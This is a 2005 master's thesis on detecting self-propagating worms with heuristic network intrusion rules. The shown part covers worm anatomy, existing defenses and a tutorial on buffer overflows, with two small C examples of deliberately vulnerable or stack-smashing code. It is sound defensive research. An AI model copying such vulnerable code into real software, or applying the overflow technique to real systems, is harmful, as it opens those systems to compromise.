# The Use of Heuristics in Identifying Self-Propagating Malicious Mobile Code

Jesse Twardus

Thesis submitted to the
College of Engineering and Mineral Resources
at West Virginia University
in partial fulfillment of the requirements
for the degree of

Master of Science
in
Computer Science

Lane Department of Computer Science and Electrical Engineering

Morgantown, West Virginia

2005

Keywords: Worms, Malicious Mobile Code, Heuristics, Network Security

## Abstract

## The Use of Heuristics in Identifying Self-Propagating Malicious Mobile Code

**Jesse Twardus**

Self-propagating malicious mobile code, or worms, has become a major threat to modern computer systems. As these types of viruses thrive in a networked computing environment, they have exploded in popularity in recent years.

Modern defenses have proved inadequate in protecting computer systems from the worm threat. The most often used remedy is a signature-based detection system that scans each incoming network packet for the presence of a signature identifying a specific worm. As a new worm or variant of an existing worm is released, this signature set must be updated to include definitions for the new worm or variant.

In this thesis we propose a heuristic-based system for worm detection. This system should be able to detect many different worms and worm variants using only a small heuristic set. The use of heuristics also should eliminate the need to update the rule set as new worms or worm variants are released.

## Acknowledgements

This paper is dedicated to all those who have provided me with inspiration, assistance, and understanding throughout my academic career. I would especially like to thank my committee chairman Dr. Bojan Cukic, and committee members Dr. John Atkins and Mr. Todd Montgomery for all of their help. Additionally, I would like to thank my parents Dan and Nancy, my brother Ian, and the rest of my family members for their support. Finally, I would like to thank Dr. Jerry Fletcher, Laura, Chris, Gregg, Joe, Jay, Ty, Chris, Rex, Nick, and Nate.

# Table of Contents

1 – Introduction …………………………………………………………………… 1
1.1 – Worm Overview ………………………………………………………….. 2
1.2 – Anatomy of a Worm ……………………………………………………… 4
1.3 – Summary …………………………………………………………………….. 5
2 – Problem ………………………………………………………………………….... 6
2.1 – Rationale …………………………………………………………………….. 6
2.2 – Statement of the Problem ………………………………………………. 7
2.3 – Hypothesis …………………………………………………………………… 8
2.4 – Limitations ………………………………………………………………….... 9
2.5 – Summary …………………………………………………………………….... 9
3 – Related Work ……………………………………………………………………. 10
3.1 – Background Information ………………………………………………. 10
3.1.1 – Computer Defense Systems – Antivirus Software ……….... 10
3.1.2 – Computer Defense Systems – Firewalls …………………... 12
3.1.3 – Computer Defense Systems – Network Intrusion Detection Systems …………………………………………………… 13
3.1.4 – Exploitation Techniques – Buffer Overflow ………………. 13
3.1.5 – Exploitation Techniques – Format String Vulnerabilities …. 40
3.1.6 – Exploitation Techniques – Input Validation ……………….. 42
3.1.7 – Exploitation Techniques – URL Encoding ………………… 42
3.2 – Related Research ………………………………………………….….. 44
3.3 – Descriptions of Selected Worms …………………………………….. 49
3.3.1 – Blaster …………………………………………………… 49
3.3.2 – Sasser ……………………………………………………. 55
3.3.3 – Slammer …………………………………………………. 58
3.3.4 – CodeRed ………………………………………………… 60
3.4 – Summary ………………………………………………………………….... 63
4 – Research Design ………………………………………………………………... 64
4.1 – General Method ………………………………………………………… 64

4.2 – Specific Procedure …………………………………………………… 65
4.3 – Heuristics ………………………………………………………...… 67
4.3.1 – Behavior-based ……………………………………………... 68
4.3.2 – Exploit-based ……………………………………………….. 72
4.3.3 – Packet anomaly-based ……………………………………… 75
4.4 – Summary ………………………………………………………… 77
5 – Findings ………………………………………………………………. 78
5.1 – Experiments and Tools ………………………………………….. 78
5.2 – Results …………………………………………………………..…… 81
5.3 – Summary …………………………………………………………. 85
6 – Conclusions and Future Work …………………………………………... 86
6.1 – Conclusions ………………………………………………………. 86
6.2 – Future Work ……………………………………………………… 87
6.3 – Summary …………………………………………………………. 88
7 – Bibliography ……………………………………………………………... 89
Appendix A – Worm Traffic Captures ………………………………………. 93
A.1 – Blaster.E Attack …………………………………………………. 93
A.2 – Sasser.B Attack ………………………………………………….. 95
A.3 – Slammer Exploit Packet …………………………………………. 97
A.4 – CodeRed Attack ………………………………………………… 100
Appendix B – Implementation of Heuristics in Snort ………………………. 101
Appendix C – Definitions ………………………………………………….... 104

## List of Tables

Table 1 – Blaster Variants …………………………………………………………... 54

Table 2 – Sasser Variants ………………………………………………………… 58

Table 3 – Heuristics that Detected Each Worm …………………………………….. 79

Table 4 – False Positives …………………………………………………………. 81

# List of Figures

Figure 1 – An example of code vulnerable to a buffer overflow exploit ………….. 15

Figure 2 – The stack region of memory when running a process …………………. 16

Figure 3 – The stack region of memory during a buffer overflow attack …………. 17

Figure 4 – Code demonstrating the classic stack-based buffer overflow ………….. 17

Figure 5 – A typical stack ……………………………………………………………. 19

Figure 6 – Demonstration of ability to overwrite SFP and RET ………………….. 20

Figure 7 – Stack before RET is incremented ……………………………………… 21

Figure 8 – Stack after RET is incremented ………………………………………... 22

Figure 9 – Disassembly of main() …………………………………………………. 23

Figure 10 – Format of a typical buffer overflow attack …………………………… 24

Figure 11 – Code vulnerable to an off-by-one buffer overflow …………………… 25

Figure 12 – Stack at the beginning of an off-by-one buffer overflow ……………... 27

Figure 13 – Stack after overwriting low-order byte of SFP ……………………….. 28

Figure 14 – Stack after “movl EBP, ESP” ………………………………………… 29

Figure 15 – Stack after “popl EBP” ……………………………………………….. 30

Figure 16 – Stack after second “movl EBP, ESP” ………………………………… 31

Figure 17 – Stack after second “popl EBP” ……………………………………….. 32

Figure 18 – Stack as execution begins at attacker’s shellcode …………………….. 33

Figure 19 – unlink() macro ………………………………………………………… 35

Figure 20 – frontlink() macro ……………………………………………………… 36

Figure 21 – Code vulnerable to a return-to-libc exploit …………………………… 38

Figure 22 – Stack before a return-to-libc exploit ………………………………….. 39

Figure 23 – Stack after a return-to-libc exploit …………………………………….. 40

Figure 24 – The API call exploited by Blaster ……………………………………... 51

Figure 25 – A portsweep example ………………………………………………….. 69

Figure 26 – An invalid IP address example ………………………………………… 71

Figure 27 – A command shell example ……………………………………………... 72

Figure 28 – A NOP ramp example ………………………………………………….. 73

Figure 29 – A suspicious function call example …………………………………….. 75

Figure 30 – Invalid RPC flags example ……………………………………………... 76

Figure 31 – Diagram of the test network …………………………………………… 80

*"I guess you all know about tapeworms... ? Good. Well, what I turned loose in the net yesterday was the.., father and mother of all tapeworms ....*

*My newest-my masterpiece-breeds by itself....*

*By now I don't know exactly what there is in the worm. More bits are being added automatically as it works its way to places I never dared guess existed ....*

*And-no, it can't be killed. It's indefinitely self-perpetuating so long as the net exists. Even if one segment of it is inactivated, a counterpart of the missing portion will remain in store at some other station and the worm will automatically subdivide and send a duplicate head to collect the spare groups and restore them to their proper place."*

*John Brunner. Shockwave Rider.*

## 1 Introduction

John Brunner's 1975 book, Shockwave Rider, is believed to be the origin of the use of the term "worm" for computer code that moves from one computer on a network to another (although the author called them "tapeworms" as in the quote above.) In this early science-fiction novel, society is dominated by computer networks. The hero must create a worm program to traverse the networks and uncover a secret government plot. The author envisions "worms and counterworms" interacting and competing with each other.

The first step towards realization of such a program, accomplished by researchers at the Xerox Palo Alto Research Center [1], was a program designed to simply search a network for idle computers. It was recognized from the beginning that a major issue in creating a worm was the ability to control the spread of the worm once it was unleashed. An uncontrolled worm could have disastrous consequences.

The potential for misuse of worm programs was recognized in 1988 when a student at Cornell University unleashed the Morris worm (sometimes known as the Internet worm.) The Morris worm spread by exploiting several vulnerabilities in software running on BSD-based versions of the UNIX operating system. The vulnerable software included versions of the popular sendmail and finger programs. The Morris worm, while relatively benign, demonstrated the ease with which a worm can spread throughout the Internet community [2].

The Morris worm proved to only be the beginning of malicious worm programs. Worms such as CodeRed and the more recent Nimda and Slammer have successfully infected hundreds of thousands of computers, far more than the Morris worm was able to infect. Modern worms such as these are able to spread very quickly; some are able to infect most vulnerable hosts in a matter of hours. As a result of their speed and the size of the vulnerable population, worms are often able to temporarily bring down networks and infrastructure around the world. Additionally, worms often carry payloads such as backdoors to allow an attacker remote access to an infected machine.

## 1.1 Worm Overview

A worm is defined as "a self-replicating program able to propagate itself across networks, typically having a detrimental effect."[1] A worm begins as a single program running on an initial machine. The worm will then use the available network connections to propagate a copy of itself to other machines on the network. Thus, the number of worms in existence will multiply as the worm spreads throughout the network.[2]

Worms are not inherently malicious entities. As previously stated, the first worms were designed to perform simple network maintenance tasks. As long as the worm can be controlled, there is no reason to avoid this type of program. However, the issue of worm control is not a trivial one. In the past, worms have been written that attempt to remove malicious worms and patch the system to prevent re-infection. While this may appear to be a noble idea, these "counterworms" often wreak just as much havoc on the network as do the malicious worms they are trying to prevent. Creating a worm that gains unauthorized access to a system is generally illegal, no matter what the intentions. For example, the Welchia (or Nachi) worm attempted to remove the Blaster worm and

[1] From Concise Oxford English Dictionary, Revised Third Edition
[2] A program that does not copy itself while propagating through the network, but rather "jumps" from system to system, is known as a "creeper" or sometimes as a "rabbit."

patch the system to prevent re-infection. Welchia created so much excess network traffic that it too was considered a malicious worm, and it was removed by antivirus software.

The difference between a worm and a virus is often blurred. A virus is defined as "code that replicates a possibly evolved copy of itself."[1] Clearly, a worm is a subcategory of a virus. A virus is more general than a worm in several key ways. First of all, a virus may exist on its own or attached to another file, while a worm is an entity unto itself. Second, a virus may exist only within a single system, traveling to other systems only when files are exchanged, as on a floppy disk. A worm, on the other hand, always makes use of network connections in order to propagate itself. Third, an important aspect of a virus is the method it uses to hide itself. A worm is unconcerned with hiding itself – it is clearly visible in the network traffic. Finally, a virus may require an action on the part of the user in order to become active (for example, running an executable file.) The power of a worm comes from its ability to spread itself with no action needed from the user. Once a worm begins to execute, the only requirement needed in order to spread to a new system is that the new system is open to the worm's propagation mechanism.

Worms are often confused with email viruses. An email virus, especially prolific in today's internet, spreads itself as an attachment to an email. The user must then open the attachment in order for the virus to infect the user's system. The email virus will then search the user's system for email addresses and mail copies of itself to these addresses. Examples of these types of viruses are MyDoom, Bagle (or Beagle), and Netsky. The important difference here is that while these viruses are able to spread themselves across networks, they still rely on a user action in order to become active. Once again, a true worm requires no action on the part of the user in order to become active and propagate. It is popular opinion in the computer security community that defending a system from a worm is more difficult that defending a system from an email virus.

[1] From The Art of Computer Virus Research and Defense by Peter Szor

## 1.2 Anatomy of a Worm

Worms are generally composed of several components. The worm must be able to transmit themselves to new hosts, infect new hosts, and begin the cycle anew. Optionally, a worm may carry a payload – some additional functionality contained in the worm. These components are discussed here.

The worm must be able to propagate itself to new hosts. Often times, the worm will simply randomly decide on a new host to target, as in generating a random IP address. For malicious worms, this is the simplest method of discovering potential new victims. Alternatively, some worms preferentially scan the local network for vulnerable hosts. The idea here is that if one vulnerable host is found on a network, there will likely be other vulnerable hosts also on that network. Also, the worm can spread rapidly on the local network after initially bypassing the firewall. This technique will also help to achieve a quicker infection rate because, if two IP addresses are close to each other, those two systems are likely close in the network topology.

The worm must also be able to infect new hosts. In the case of malicious worms, this is done through an exploitable flaw in a network service or services already running on the target system. This exploitable flaw is almost always a buffer overflow in a network service, resulting in the ability of the worm to execute arbitrary code at a high privilege level. (See Section 3.1.4 for more information.) Additionally, some worms, such as Nimda, are *multipartite,* meaning that the employ multiple infection vectors. In order to secure a system from a multipartite worm, all infection vectors must be accounted for.

Finally, some worms carry a payload. This payload may be a backdoor program that will allow a malicious user remote access to the compromised system. The payload may be a virus that the worm is assisting in infecting new systems. The payload might also be a denial-of-service (DoS) attack that all systems infected by the worm will execute at a preset date and time. Some worms carry no payload at all and exist simply to spread to other systems.

## 1.3 Summary

The remainder of this paper is organized in the following manner. The next section will outline the problem addresses by this paper and state the goals of the research. Section 3 will present some background information and related work relevant to the research. Section 4 will discuss the system proposed by this paper. Section 5 contains the results of the system, and Section 6 presents conclusions and future work. Following the paper are appendices containing sample worm network traffic, the implementation of the heuristics, and selected definitions.

# 2 Problem

This section will present the underlying rationale and problem addressed by this paper. It will also enumerate the goals and limitations of the study.

## 2.1 Rationale

Several options are currently available to detect, block, remove, or otherwise defend computer systems from the worm threat. These include antivirus software, firewalls, and network intrusion detections systems (NIDS). Each of these systems is briefly described here, followed by the problems presented to each by the worm threat. For a more detailed discussion of the operation of each of these systems, please see Section 3.1.

Antivirus software is the most common computer defense mechanism. Antivirus software scans files on a disk and in memory looking for viruses. The systems generally use a string-matching algorithm in order to detect known viruses by a signature. Some even employ advanced techniques such as code emulation and heuristics in order to detect unknown viruses and variants of known viruses.

Firewalls may be implemented in hardware or software. In either case, a firewall will regulate network traffic based on certain user-defined criteria. Firewalls may also perform other tasks such as encryption of network traffic or network address translation.

An NIDS is similar to a firewall in that it also filters network traffic. However, the NIDS can provide a finer-grained traffic filter than a firewall can. An NIDS is often used in conjunction with a firewall – the NIDS to detect anomalous traffic, and the firewall to block that traffic from reaching the protected network.

Worms pose a problem for computer defense systems. Is a worm something that should be identified by a traditional antivirus scanner? Or is a worm something that should fall under the jurisdiction of network security devices such as an NIDS or firewall? A good solution would be to use some combination of these three systems. However, worms still pose an interesting problem to each of these systems.

If an antivirus system is to be used to detect a worm, the worm must have already propagated to the system. In this case, the damage has most likely already been done. The best that can be hoped for is to prevent further spreading. A system located behind a firewall that is blocking all inbound traffic is completely secure from the worm threat. Blocking all inbound traffic, however, is unsuitable for most systems. The firewall will often need to allow certain types of traffic to pass, and worms located in this traffic will be able to reach the system. The use of an NIDS allows the network to be more open than a firewall does. Whereas a firewall may simply block all packets on a given port or for a given protocol, the NIDS can inspect this traffic for certain characteristics and take the appropriate action. An NIDS will only filter traffic based on user-defined rules. For worm detection, these rules are often simple signatures specific to one worm. A worm can subvert a signature-based NIDS by altering itself enough that the signature no longer applies to it. Thus, none of these systems provides a complete solution to the worm threat.

## 2.2 Statement of the Problem

An NIDS is the best choice to implement a worm detection system, as a firewall does not provide fine-enough-grained detection capabilities and an antivirus system is unsuitable for network-based threats that require no user intervention. However, NIDS used today rely on signatures specific to one individual worm or worm family. As the number of existing worms grows, so does the set of worm signatures. It is possible that the number of existing worms will become so large that it is no longer feasible to check network traffic for the presence of these signatures due to performance reasons.

More importantly, this signature set must be updated (either manually or automatically) as each new worm or worm variant is discovered. If a worm is modified, even slightly, a new signature must often be generated. The discovery of the new threat, along with the development of a suitable new signature, takes time. By the time the signature set is updated, the new worm may have already spread to the network.

Finally, worms rely on some sort of exploit in a network service in order to infect new targets. Often, these vulnerabilities are discovered by a security research company or software vender and made public, along with a patch.  Other times, the vulnerability is discovered by the worm author and never made public.  If this is the case, there is no chance for an end-user to patch the vulnerable software before the worm begins to spread.  Also, there will be no NIDS signature either for the worm or the vulnerability.  Systems exhibiting these types of these so called “zero-day” vulnerabilities will be left open to the worm attack.

## 2.3 Hypothesis

Worms should exhibit some common characteristics.  All follow an infection-propagation-payload cycle.  A host becomes infected by a worm and then begins the process of propagating the worm to other vulnerable hosts.  The infection process consists of the use of an exploitation technique in order to compromise a vulnerable host.  The propagation process involves a method for determining the next host to target, followed by the transmittal of the worm to that host.  The optional payload process may implement some additional functionality such as a DoS attack.

This paper will investigate the possibility of detecting worms using a set of heuristics designed to detect worms based on characteristics exhibited by a large number of worms.  This heuristic set will be implemented in an NIDS.  The heuristic set should be able to identify an arbitrary worm based on characteristics found in all (or most) worms.

There are several advantages in using a heuristic-based worm detection system.  Firstly and most importantly, the heuristics rule set should be able to detect both known and unknown, or new, worms without having to update the rule set for each new worm family or worm variant.  The system should also be robust to polymorphic worms, or worms that are able to modify themselves on the fly.  Secondly, the rule set will be small in comparison to a signature-based rule set where each worm and worm variant has its own signature.  Finally, a second benefit from the small-sized rule set is that the NIDS in which the worm detection heuristics is implemented should be able to perform much faster than a large, unwieldy signature-based rule set.

## 2.4 Limitations

There are a few limitations imposed on this study. Firstly, the study is not concerned with performance issues associated with the use of an NIDS. NIDS rules that scan all network traffic for certain characteristics may incur network performance loss if the volume of network traffic is great. Further research should be done to fine tune the heuristic rule set so that minimal performance penalties are incurred.

Secondly, the study is restricted in the number of worms that were used. Worms were selected on the following criteria: they were available and they were able to run on the available systems. The worms used here are several variants of Blaster, several variants of Sasser, Slammer, and CodeRed version 2.

## 2.5 Summary

In summary, there are several options available for worm detection, prevention, or removal today. Unfortunately, none of these are sufficient for the ever-increasing worm threat. This paper discusses a worm-detection system that uses a set of heuristic rules in order to identify both known and unknown worms and worm variants. The next section will present relevant background information and previous research related to this study.

# 3 Related Work

The preceding section lists the reasons for this study, as well as the goals of the study. This section will discuss some necessary background information, other related research, and will close with a detailed examination of a few worms.

## 3.1 Background Information

In the previous section, it was stated that the computer defense options available today are insufficient to secure systems from the worm threat. An explanation of each of these systems (antivirus software, firewalls, and NIDS) is provided here to see why this is the case. Following that is a discussion of exploitation techniques that may be used by a worm. The exploitation technique is central to the infection phase of the worm, so these techniques are described in detail here. These techniques will be used later in the generation of possible heuristics.

### 3.1.1 Computer Defense Systems – Antivirus Software

Modern antivirus software makes use of a variety of techniques in order to detect both known and previously unknown viruses and worms. These techniques range in complexity from simple string matching methods to advanced code emulation and heuristics. These methods are briefly described here. A more complete discussion can be found in [3]. It should be noted that, in general, the techniques may be applied to both files on the hard disk and to processes running in memory.

**String Matching:** The simplest scanning method employed by antivirus software is that of string matching. A sequence of bytes that identifies a program as malicious is stored in a database. The antivirus software then scans the files on the system for the presence of such a string. If a match is found, the file is infected and a proper action, such as quarantine or removal, is taken. This method is the oldest and most popular method used by antivirus systems.

**Exact or Nearly Exact Identification:** If antivirus software is able to exactly identify a file infector virus, the antivirus software may be able to safely remove the virus and restore the file. Exact identification can be achieved by calculating a checksum over all constant bits in the virus body. This method can be combined with a string matching method to exactly identify a virus detected by the string matching algorithm.

Nearly exact identification follows the same process as the string matching method; only here several strings are used instead of just one. By using several somewhat generic strings, the general form of the virus can sometimes be identified and safely removed. This is useful in the case of unknown viruses.

**Algorithmic Scanning:** Algorithmic scanning refers to the practice of developing an algorithm to identify a specific virus. By following a set of steps written in a special virus scanning language, a specific virus or worm can be identified. This method is only used when none of the simpler methods is capable of identifying the virus in question.

**Code Emulation:** Code emulation is one of the most powerful techniques employed by an antivirus scanner. When using code emulation, a virtual machine is set up to emulate the current environment. The potentially malicious code is then run in this virtual environment so that no harm can be done to the actual system. Code emulators will use a set of rule definitions or heuristics in order to identify possible viruses.

**Heuristics:** Some advanced antivirus software uses heuristics in order to identify new or unclassified viruses and worms. These systems consist of a set of general rules that flag virus-like behavior. When a process exhibits one or more of these behaviors, a weighted score is assigned to the process for each matched heuristic. All the scores are then fed into a summing function, and, if the sum is greater than some threshold, the process is declared a virus.

**Integrity Checking:** A final possible method used by antivirus software for virus scanning is that of integrity checking. An integrity checker calculates a checksum of each executable file of the system and stores these values in a database. If the integrity checker notices that the checksum of a particular file no longer matches the value stored in the database, a possible infection has occurred.

Antivirus software has evolved such that it is capable of discovering and removing complex viruses and worms. It has the advantage of being able to decrypt certain viruses and worms, whereas other defense systems can be subverted by using encryption. However, antivirus software has the major disadvantage when dealing with worms in that the worm must have already reached the system in order for the antivirus system to detect it. In this case, the damage has most likely already been done. This is such a disadvantage that antivirus software alone it unsuitable to defend against the worm threat.

### 3.1.2 Computer Defense Systems – Firewalls

A firewall is a system, implemented in hardware or software, which restricts access to a network. Firewalls usually operate at the network or transport layer and filter traffic by examining the packets as they arrive at the firewall. A firewall will either block a packet or let it pass onto the network depending on a set of user-defined rules. This set of rules constitutes the access restrictions to and from the network [4].

A firewall provides excellent defense against the worm threat. Unlike antivirus software, a firewall can prevent a worm from ever reaching a target computer. Unfortunately, this defense comes at a cost. A network located behind a firewall that blocks all incoming traffic is completely isolated from the outside world. This is an unacceptable situation for many networks. Thus, rules need to be implemented in the firewall to define what traffic may pass through to the network. The rules defining the access restrictions for a firewall are very general when compared with the rules defining access restrictions for an NIDS (See Section 3.1.3.) For example, a rule in a firewall might accomplish something such as “block all traffic to TCP port 80.” This particular setup will effectively block all worms that communicate on TCP port 80. However, if there is a web server behind this firewall, TCP port 80 will probably need to be open. Thus, the network (or at least the web server) is open to worms communicating on TCP port 80. A firewall is generally unable to be much more specific in implementing rules than defining hosts, protocols, and ports. This limits the firewall to something of an “all-or-nothing” situation.

### 3.1.3 Computer Defense Systems – Network Intrusion Detection Systems

A network intrusion detection system (NIDS) is a system that intercepts network traffic as it arrives and inspects these packets, much like a firewall. Suspicious packets are identified by the NIDS, and one of two actions is taken. Some NIDS will simply write an entry into a log file while more sophisticated systems will actually block the packet in question. An NIDS will identify suspicious packets by looking for certain strings of bytes in the packet [5]. This can be as simple as signature-matching or can be as sophisticated as a heuristic-based detection engine. Fundamental to NIDS systems is the idea that malicious traffic can be differentiated from "normal" traffic. Some characteristics must exist that make it possible to classify traffic as malicious.

An important feature for an NIDS to have is the ability to reassemble fragmented packets. If an NIDS is unable to reassemble packets, an attacker may subvert the NIDS by spanning portions of an attacker over several packets. Also related to this is the flow-timeout problem. An NIDS must be able to decide whether to group a sequence of packets as being part of the same communication session or whether to split the group into multiple sequences.

Like the firewall, the NIDS has the advantage of being able to prevent worms from ever reaching a host on the network. Also, the NIDS provides an advantage over a firewall in that the NIDS permits the network to operate in a more open mode, while still providing some level of security. Whereas the firewall may simply block all packets for a given port or protocol, the NIDS can inspect this traffic for certain characteristics and take the appropriate action. This makes the NIDS the ideal place to implement a heuristics-based worm detection system.

### 3.1.4 Exploitation Techniques – Buffer Overflow

Upon arriving at a target host, a malicious worm must make use of some exploitation technique in order to infect that host. If an exploitation technique is to be employed by a worm, a requirement is that the vulnerability is exploitable remotely. As the presence of an exploitation technique is a characteristic common to all worms, this paper will investigate these techniques in detail in order to use them as possible heuristics. The most common of these techniques, and hence the most common technique used by worms, is the buffer overflow which is described here.

Popularized by the Morris worm of 1988, buffer overflow attacks have become one of the most prevalent exploitation techniques used today. A buffer overflow can be used to alter a program's data, alter a program's execution path, execute arbitrary code, or simply crash the program. The generic term "buffer overflow" encompasses a variety of techniques, the most common of which will be described here.[1]

A *buffer* is a homogenous data type – a data type that is composed of one or more like data types. This is synonymous with the *array* data type from the C programming language. The buffer type most commonly seen in buffer overflow attacks is the character buffer (commonly called a *string*.) A buffer overflow occurs when a program attempts to place data in a buffer too small to hold that data. In certain situations, after the buffer is full, the computer will continue to overwrite the remaining data into the adjacent memory locations, overwriting whatever may have been there before. This idea of data filling up a buffer and then overflowing onto other memory, as in a glass filled with water until the water spills over onto the floor, results in the term "buffer overflow."

Fundamental to the concept of a buffer overflow exploit is the "channeling problem." A channeling problem exists "if two information channels are merged into one, and special escape characters or sequences are used to distinguish which channel is currently active" [6]. Examples of this are storing return addresses and frame pointers next to function parameters and local variables on the stack or the storing of memory management information next to allocated user memory on the heap. The merging of channels is not necessarily a bad idea. It is when an attacker[2] can manipulate a control channel by using a data channel that this becomes a security problem.

**Data-based Buffer Overflows:** There are many types of buffer overflows that can be exploited remotely. Of these, the simplest is the basic data-based buffer overflow. Here, data from the target buffer will be used to overwrite data stored in another local

[1] This discussion of buffer overflows will use the C programming language, Linux operating system, and IA32 architecture for the examples. The concepts are certainly not restricted to this environment, however.
[2] In this paper, "attacker" is used generally, and could mean an actual human being or a malicious program, such as a worm.

variable.  The effect of overwriting other variables with arbitrary data is fully dependant on the program under attack.  As an example, consider the following code in Figure 1.

```
int main(int argc, char** argv)
{
  char accessOK;
  char userPass[25];

if (argc != 2)
    {
      printf("Usage: overflow [password]\n");
      exit(0);
    }
  accessOK='F';
  strcpy(userPass, argv[1]);
  if(strcmp(userPass, "p4S5w0rd")==0)
    accessOK='T';
  if(accessOK=='T')
    printf("Access Granted!\n");
  else
    printf("Access Denied!\n");
  return 0;
}
```

**Figure 1 – An example of code vulnerable to a buffer overflow exploit.**

This simple program reads a parameter from the command line, compares the parameter against a password, and prints a message.

This program is vulnerable to a buffer overflow.  The string userPass is declared to be of size 25, but the command line parameter is copied, unchecked, into the userPass string.  Thus, by entering a large amount of data on the command line, the data will fill the userPass buffer and, due to the way the variables are pushed onto the stack, overwrite the data in the accessOK variable.

If, after filling the userPass buffer with junk data, the attacker overwrites the accessOK variable with the value ‘T’, the program will print the message “Access Granted”, when it should have printed the message “Access Denied.”  (See Figures 2 and 3.)  Clearly, this simple example can be extended to non-trivial situations, although situations where an attacker can use the type of exploit to their advantage are rare.

**Stack-based Buffer Overflow:** Also known as "smashing the stack", the classic stack-based buffer overflow is the most common form of buffer overflow. This is




**Figure 2 – The stack region of memory when running the code from Figure 1.**



High Memory/
Bottom of Stack
T
T
T
T
.
.
.
T
T
T
T
userPass
accessOK
Memory after user enters 26 'T's, which fills up the userPass memory space and overwrites accessOK as well
Low Memory/
Top of Stack

**Figure 3 – The stack region of memory for the code from Figure 1 after an attacker executes a buffer overflow attack.**

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];
        int *ret;

        ret = buffer1 + 28;
        (*ret) += 10;
}

void main()
{
        int x;
        x = 0;
        function(1,2,3);
        x = 1;
        printf("%d\n", x);
}
```

**Figure 4 – Code demonstrating the classic stack-based buffer overflow.**

precisely the type of overflow used by the Blaster and Sasser worms. The difference between this type of overflow and the previously-described data-based buffer overflow is that a stack-based buffer overflow uses a buffer overflow to exploit certain characteristics of the stack and alter the flow of program execution.

A stack-based buffer overflow is possible on most of today's popular operating systems, including Linux, Windows, and several versions of BSD and UNIX. Several properties of the stack lead to the existence of this type of exploit. Firstly, when a function in a running process calls another function, the operating system first pushes the function's parameters on the stack in reverse order, followed by the saved return address and saved frame pointer (in order to restore the calling function), and finally the new function's local variables. See Figure 5. Another property of the stack that leads to the possibility of a buffer overflow is that, with the exception of a few niche operating systems, the stack region of memory is executable. Finally, as a general rule, an operating system will load programs into approximately the same area of memory each time, if possible. This is advantageous for worm authors, who try to make their exploit as generic as possible so that it applies to many different systems and hence increase the prolificacy of the worm.

Central to the stack-based buffer overflow is that, by overflowing a buffer in a particular function's local variable region of memory, it is possible to overwrite the value of the return address for this particular function [7]. See Figure 6. By overwriting the return address of the function, it is now possible to make the system execute *any* arbitrary instruction.

To demonstrate the details of a classic stack-based buffer overflow, a modified example from [7] is presented. The code in Figure 4 will print the value '0' for x, rather than '1' as it initially appears. This is because in function() the pointer ret is set to initially point to the beginning of buffer1. It is then increment so that it now points to the saved return address. See Figures 7 and 8.

